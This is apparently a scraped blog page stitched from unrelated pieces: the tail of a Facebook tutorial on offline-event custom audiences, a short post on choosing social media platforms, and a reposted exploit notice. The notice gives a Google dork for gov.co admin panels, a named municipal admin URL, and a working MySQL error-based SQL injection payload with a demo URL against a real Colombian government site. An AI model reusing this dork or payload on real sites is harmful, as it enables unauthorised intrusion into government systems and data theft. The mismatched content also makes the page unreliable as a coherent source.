
On the following screen, assign your custom audience to your ad account and select the audience type from the drop-down menu.
Facebook create custom audience from offline event

Specify the number of days to include in your custom audience, add a name for your audience, and enter an optional description. Click Submit when you’re finished.
Facebook create custom audience from offline event
Once populated, you can select this custom audience in audience targeting when creating new ads in Ads Manager.
You can also use the Audiences dashboard to create a Facebook ad campaign with your new custom audience. Check the box next to your custom audience and click the Create Ad button above.
Conclusion
As you can see, there are different ways to use Facebook events for audience targeting in a Facebook ad campaign. You can also use offline event sets and custom audiences to target actual attendees of your event if you collect and export attendee data.
source : https://www.socialmediaexaminer.com

Tuesday, December 19, 2017

Decide which social media platform(s) to use

As a beginner to social media you have to choose one or two social media platforms and concentrate on those rather than trying to work on all platforms at the same time. This is a mistake that many beginners do and at the end they quit without having any benefit.


A nice way to find out which platform is best suited to your niche is to find the influencers and analyse where they have success.

For example, find out the leaders in your niche and check out the number of Facebook fans, twitter followers, Google+ followers, Pinterest followers etc.

If they have 100,000 Facebook fans but only 1000 twitter followers then this is a good indication that FB is more suitable for your niche than twitter.

It is also a sign that you are more likely to have success with FB than twitter, so you can use your time more efficiently and engage more on FB rather than any other platform.

Colombia Government Error Based Parameter X


Fazlast Blog Share Colombia Government Error Based Parameter X
# Title: Colombia Government Error Based Parameter X
# Dork: inurl:apc-aa/admin/ site:gov.co
# Date: 14/12/2017
# Test: w10
# Credit: Informacion - Anonymous
## AdminPanel: http://www.viota-cundinamarca.gov.co/apc-aa/admin/index.php3
# p00F:
===
---

Parameter: x (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: apc=ccx-1-&x=2625328 AND (SELECT 4094 FROM(SELECT COUNT(*),CONCAT(0x7176767171,(SELECT (ELT(4094=4094,1))),0x7171716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
---
-- Demo:
# www.viota-cundinamarca.gov.co/noticias.shtml?apc=ccx-1-&x=2625328
=========================================================================
Thank's :)